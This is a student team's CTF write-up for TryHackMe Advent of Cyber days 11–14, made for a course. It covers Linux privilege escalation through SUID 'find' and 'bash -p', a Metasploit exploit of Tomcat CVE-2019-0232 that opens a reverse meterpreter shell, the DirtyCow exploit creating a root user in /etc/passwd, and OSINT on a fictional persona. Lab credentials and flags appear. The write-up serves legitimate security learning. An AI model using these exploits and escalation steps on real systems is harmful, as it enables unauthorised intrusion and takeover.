

# PSP0201

## Week 4

## Writeup

Group Name: uwu gang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member

## Day 11:Networking - The Rogue Gnome

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1 :

A vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

### Question 2 :

We gained a foothold into the server via www-data account. We managed to pivot it to another account that can run sudo commands. This is verticalf privilege escalation.

### Question 3 :

We gained a foothold into the server via www-data account. We managed to pivot it to Sam, the analyst's account. The privileges are almost similar. This is horizontal privilege escalation.

### Question 4:

The name of the file that contains a list of users who are a part of the sudo group is `/etc/sudoers`

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

### Question 5

Linux Command to enumerate the key for SSH is

```
find / -name id_rsa 2>/dev/null
```

Using find to search the volume

specifying the root (/) to search for files named "id\_rsa" which is the name for private SSH keys

using `2> /dev/null` to only show matches to us

## Question 6


If we have an executable file named find.sh that we just copied from another machine, The command that we need to use to make it be able to execute is

`chmod +x find.sh`

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -`rwxrwx`):

## Question 7

The target machine you gained a foothold into is able to run wget.




The command would you use to host a http server using python3 on port 9999 would be

`python3 -m http.server 9999`

## Question 8 :

The contents of the file located at `/root/.flag.txt`



Thoughts/Methodology:

By retrieving the IP address of the vulnerable machine, we were able to login by using `ssh cmnatic@MACHINE_IP`, the password when prompted is `aoc2020` we will be able to successfully log in. By pasting in the SUID find command (`find / -perm -u=s -type f 2>/dev/null`) we can search the machine for executables. Then we run (`bash -p`) and we will be root, we are then able to (`cat /root/flag.txt`) and we are able to retrieve the flag.

## Day 12: Networking – Ready, Set, Elf

**Tools used:** Kali Linux, Firefox, Nmap, Metasploit

### **Solution/walkthrough:**


#### Question 1:

Firstly, we are not able to run the IP, so we decided to use nmap that we learnt from Day 8. When we ran the command, we can see the ports for the http-proxy.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nmap 10.10.108.5  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 22:50 EDT  
Nmap scan report for 10.10.108.5  
Host is up (0.20s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
5357/tcp  open  wsddapi  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
```


We entered the IP along with the port in the browser and we managed to get into the site.

The version of Apache Tomcat is 9.0.17.



## Question 2

By using google we searched for the version of exploit for the current version of Tomcat, which is CVE-2019-0232.



So, the only way to find out what CVE can be used to create a meterpreter, we ran the command **search 2019-0232** or **search CVE-2019-0232**. After searching, we run the command **use 0** in order to let Metasploit know what attack we are running.

```
msf6 > search 2019-0232

Matching Modules
=====
#  Name
-  -
0  exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

After setting up, we must set up **LHOST**, **RHOST**, **TARGETURI** in order to run the exploit command.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.26.52
LHOST => 10.18.26.52
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.108.5
RHOST => 10.10.108.5
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.108.5:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.108.5:8080/cgi-bin/elfwhacker.bat
```

Once we are done setting up, we can proceed to run the exploit command and we are able to finally create the meterpreter entry in the machine.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.18.26.52:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.108.5
[!] Make sure to manually cleanup the exe generated by the exploiting to be applying some of the skills and techniques
[*] Meterpreter session 1 opened (10.18.26.52:4444 → 10.10.108.5:49746) at 2022-06-27 23:05:32 -0400

meterpreter > 
```

### Question 3

We are required to find the **flag1.txt** after creating the meterpreter, so we ran the command **cat flag1.txt** to get the flag.

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter > 
```

### Question 4

The Metasploit setting that we must set is the **LHOST** and **RHOST**.

- LHOST - 10.0.0.10 (our PC)
- RHOST - 10.0.0.1 (the remote PC)
- TARGETURI /cgi-bin/systeminfo.sh (the location of the script)

### Thoughts/Methodology:

Initially, we tried the IP and it was loading for quite sometime and then we read through the thread again, so we tried using nmap which we learned it during Day 8. After running nmap along with the IP, we were given the ports for the IP and we only wanted the http-proxy port in order to access the website. We were able to access the website after using the 8080 port and we found the version of Apache Tomcat. Furthermore, we proceeded to search for the CVE for the latest tomcat version which is CVE-2019-0232 to allow us to perform some Remote Code Execution. Later, we used Metasploit to use the search command along with the exploit id. The only module that we found was 0, so we ran **use 0** to let the machine know that what exploit that we are running. Next, we must set up our LHOST, RHOST and TARGETURI to the IP of the target machine but as for TARGETURI we want to set our target uri to **http://10.10.108.5:8080/cgi-bin/elfwhacker.bat**. Once we were done, we ran the attack and we were able to get a meterpreter session. Then finally, we are asked to get the contents of flag1.txt, then we went ahead and ran **cat flag1.txt**. Lastly, we are able to get flag which is thm{whacking\_all\_the\_elves}.



## Day 13: Networking – Coal for Christmas

**Tools used:** Kali Linux, Firefox, Nmap, Dirtycow

### **Solution/walkthrough:**

#### Question 1:

Telnet is the oldest of all because it was developed in 1969 which makes it older than the rest of the ports.

```
(root@kali)-[~]
# nmap 10.10.207.70
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 09:28 EDT
Nmap scan report for 10.10.207.70
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```

#### Question 2

When we ran the telnet command along with the IP, we were given the credentials.

```
(root@kali)-[~]
# telnet 10.10.207.70 23
Trying 10.10.207.70 ...
Connected to 10.10.207.70.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

### Question 3

We ran the command **cat /etc/\*release** to check the distribution of Linux and the version number running on the server.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cd
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

### Question 4

To check who got here first, we used the cat tool on text file shown in the directory and we found that The Grinch got here first.

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//       The Grinch
// *****/
```

### Question 5

Given in the source code. But we changed the name of the file to dirtycow.c.

```
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
```

### Question 6

We ran **./dirtycow** because we followed the instruction from the source code. The user's name is firefart.

```
$ ./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash
mmap: 7f0b80106000
```

## Question 7

After logging into the firefart account we went ahead and went through the /root directory. It was shown that there is an extra text file in the directory. So, we used cat to view its contents.

```
firefart@christmas:/home/santa# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
    John Hammond
    er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY
```


The message told us to create a file named 'coal' and we used **touch coal** to create a blank file. After creating the blank file, we ran **tree | md5sum** and we got the hash from the results.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

## Question 8

The CVE for DirtyCow is CVE-2016-5195.



### Thoughts/Methodology:

First, we are tasked to scan the IP, so we use the nmap command along with the IP to ping the information of the IP address. We were given 3 different ports and one of the questions was which old, deprecated protocol and service is running and we answered telnet because it is older than the rest of the other services. After that, we were required to connect to the service with a standard command-line client. So, we used the telnet command along with the IP and the port (`telnet MACHINE_IP <PORT_FROM_NMAP_SCAN>`) in order to obtain the credentials that was left for us. Next, we asked to check what distribution of Linux is running and the version number of the server running. There were a few commands that was given in the thread, and we first list out the directories and used `cd` to switch directories in order to view some information with the `cat /etc/*release` command. Once we gotten the information, we looked at the file titled `cookies_and_milk.txt` and with the `cat` command we get to check what's inside the file. The results were The Grinch got here before we did. Moreover, this code was part of a known exploit called DirtyCow and we are going to use this exploit to gain root access to this machine and we followed the link that was given in the thread. After going through the source code of DirtyCow, we were told to create a blank file and pasted the source code into the `dirtycow.c` file. After we have DirtyCow in a C file, we compiled the file with `gcc-pthread dirtycow.c -o dirtycow -lcrypt`. Next we have to run the compiled C file, by doing this we have to use `./dirtycow`. After doing this step, it creates a user named `firefart` and it requires you to create a new password for this user. Later, we used `su firefart` to switch over to the new user account and we should be able to be in the root shell. Next, we must go through the `/root` directory, and we ran the `cat` command on this file called `message_from_the_grinch.txt` to view its contents. The task inside of the task file require us to create a file named 'coal' and we used `touch coal` to create a blank file. After creating the blank file, we ran `tree | md5sum` in order to obtain the hash as our flag.


## Day 14: OSINT – Where's Rudolph?

**Tools used:** Brave Browser, ExifData, NameCheckup, HavelBeenPwned, Google Maps

### Solution/walkthrough:


#### Question 1

We were tasked to search for GuidetheClaus2020 (Rudolph's Reddit Profile) on reddit and we head to Rudolph's comment history to get the required URL.




#### Question 2

Rudolph was born in Chicago.



### Question 3

Rudolph's creator's last name is May.



### Question 4


We used <https://namecheckup.com/> to check if Rudolph ins on any other platforms and we found him on several platforms such as twitter etc.

### Username

Facebook	Twitter	Youtube	TikTok	Pinterest	Medium	Twitch	Tumblr	Github
Disqus	me About.me	Meetup	Periscope	Patreon	Bē Behance	LiveJournal	BuzzFeed	VK
Blogger	Wordpress	Spotify	Gravatar	Bitbucket	99Designs	IFTTT IFTTT	SlideShare	DeviantArt
CNET	Shopify	ASK.fm Ask.FM	SourceForge	SoundCloud	Etsy	Shutterstock	OK.RU	OS Last.FM
Vimeo	Dribbble	MySpace	Slack	Quora	Wikipedia	dailymotion	Goodreads	GO Indiegogo
TaskRabbit	Dev.to	9gag	Houzz	GitLab	Mastodon	ImageShack	Steam	Hacker Noon
wH WikiHow	Discord	Telegram	ebay Ebay	P Product Hunt	D DonationAlerts	Linktree	Photobucket	Roblox
IGN	Basecamp	Q Quizlet	Genius	Steemit	Fandom			

### Question 5

Rudolph's username on twitter is @IGuideClaus2020.




### Question 6

There were multiple hints that Rudolph's favourite show was Bachelorette.



### Question 7


The parade took place in Chicago.






## Question 8 and 9

We downloaded the higher resolution picture that was given on Rudolph's Twitter feed.



Later we used <https://exifdata.com/> to check on the metadata of the picture and we got the GPS position as well as the FLAG.

lights-festival-website (1).jpg



(click for original)

GPS Position  
41.891815 degrees N, 87.624277 degrees W

Resolution  
650x510


IFDO	
Resolution Unit	inches
Y Cb Cr Positioning	Centered
